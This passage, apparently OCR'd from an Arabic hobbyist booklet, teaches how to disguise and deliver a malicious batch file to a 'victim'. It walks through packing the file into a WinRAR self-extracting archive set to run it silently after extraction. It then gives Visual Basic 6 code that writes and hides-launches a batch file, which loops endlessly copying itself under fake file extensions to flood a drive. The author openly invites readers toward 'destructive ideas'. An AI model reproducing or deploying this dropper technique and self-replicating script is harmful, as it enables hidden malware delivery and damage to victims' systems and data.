
وهذا يعني اكتشاف الضحية لنواياك الخيرة والطيبة


الحل

استخدام برنامج الوين رار في تغليف ملف البات (ملف ذاتي التفعيل)


وهذه العملية تماما كوضع ملف في ملف مضغوط لكن يجب عليك أن تقوم بخطوات إضافية واليك الطريقة بالصور للتوضيح وهنا لا نحتاج لأي شرح بالكتابة فالصور كافية ووافية




my viruses
New folder
Organize
Open
Share with
Print
Burn
New folder
Favorites
Desktop
Downloads
Recent Places
Libraries
Documents
Music
Pictures
Videos
Computer
Local Disk (C:)
Local Disk (D:)
Local Disk (E:)
Local Disk (F:)
Network
flood
نضيف الملف الى أرشيف
Open
Edit
7-Zip
Share with
Add to archive...
Add to "flood.rar"
Compress and email...
Compress to "flood.rar" and email
Restore previous versions
Send to
Cut
Archive name and parameters
General
Advanced
Options
Files
Backup
Time
Comment
Archive name
Browse...
flood.exe
Update mode
Profiles...
Add and replace files
Archive format
ZIP
Archiving options
Delete files after archiving
Create SFX archive
Create solid archive
Put authenticity verification
Put recovery record
Test archived files
Lock archive
Compression method
Normal
Split to volumes, bytes
OK
Cancel
Help
نفعل هذا
الخيار



نضغط هنا
ثم نختار هذا الخيار
Archive name and parameters
General
Advanced
Options
Files
Backup
Time
Comment
NTFS options
Save file security
Save file streams
Recovery record
percent
Volumes
Compression...
SFX options...
Set password...
System
Background archiving
Turn PC off when done
Wait if other WinRAR copies are active
OK
Cancel
Help
و في النهاية نختار modes
Advanced SFX options
Text and icon
License
Module
General
Advanced
Modes
Update
Path to extract
هنا المسار المراد تحميل ملفنا عليه
Create in "Program Files"
Create in the current folder
Absolute path
Save and restore paths
Setup program
Run after extraction
البرنامج الذي نريده أن يعمل بعد التنزيل:طبعا هو نفسه الباتش
Run before extraction
هنا الذي نريده أن يعمل بعد التحميل
Save current settings as default
اكتب اسم الملف مع اللاحقة مثال
sasory.bat



وبهذا يكون التغليف بالرار قد انتهى : البعض يقول تلغيم (لا يهم) المهم أن الفكرة إن شاء الله واضحة

ولكن إذا كان الضحية لديه خبرة ببرنامج الرار سيفتح ملفك التنفيذي باستخدام الرار نفسه ثم سيعلم ماذا يوجد داخل ملفك وبعدها يحرر الباك فيجد الكود الخبيث بسهولة كما قلت لك لا يوجد شيء كامل ؟؟؟؟؟

الفصل الثالث : هو لمحبي الفيجوال بيسك ٦ ونفس الأمر للدوت نت لكن باختلاف أوامر بسيط جدا.......

وسأطرح الفكرة بسرعة فمن يبرمج بالفيجوال يمتاز بالسرعة وحب الأشياء السريعة

....

فقط سأكتب كود الفيجوال الذي يسمح لك بكتابة ملف بات من ضمن برنامجك التطبيقي أي أنك ستصنع برنامج exe يقوم بصنع ملفات بات ....وأترك لك أن تبحر ببحر الأفكار التخريبية أو المفيدة..........هنا كتبت لكم كيف تجعل ملف exe يصنع ملف بات ويفعله

أكواد كتابة الباتش باللون الأخضر........ وأما التفعيل وغيره باللون الرمادي

```
Private Sub Form_Load()
On Error Resume Next
Open "d:\ehk.bat" For Output As #1
Print #1, "@echo off"
Print #1, "break off"
Print #1, ":f"
Print #1, "copy %0 d:\sasory%RANDOM%.exe"
Print #1, "copy %0 d:\sasory%RANDOM%.jpg"
Print #1, "copy %0 d:\sasory%RANDOM%.pdf"
Print #1, "copy %0 d:\sasory%RANDOM%.mp3"
Print #1, "copy %0 d:\sasory%RANDOM%.dll"
Print #1, "goto f"
Close #1
On Error Resume Next
Shell "d:\ehk.bat", vbHide
End Sub
```

وفي الختام أقول إن هذا الكتيب ليس تعليميا من النخب الأول لكنه أشبه بمقالة أو ربط بين أمور متفرقة لتكوين هدف محدد وليس المطلوب ممن يقرأ هذا الكتيب أن يتعلم وكأنه منهاج دراسي .....أنا فقط أعطي إضاءة........ وفي الحقيقة كتبته من باب التسلية وقد يستفيد البعض منه وقد يسبني البعض الأخر لكن كما قلت هذا الكتيب للتسلية والإفادة بنفس الوقت...

وأخيرا : لمن يريد أن يشاركني بعض خبراته أو أن نكون فريق عمل عربي مصغر هذا إيميلي

Sasory1990@hotmail.com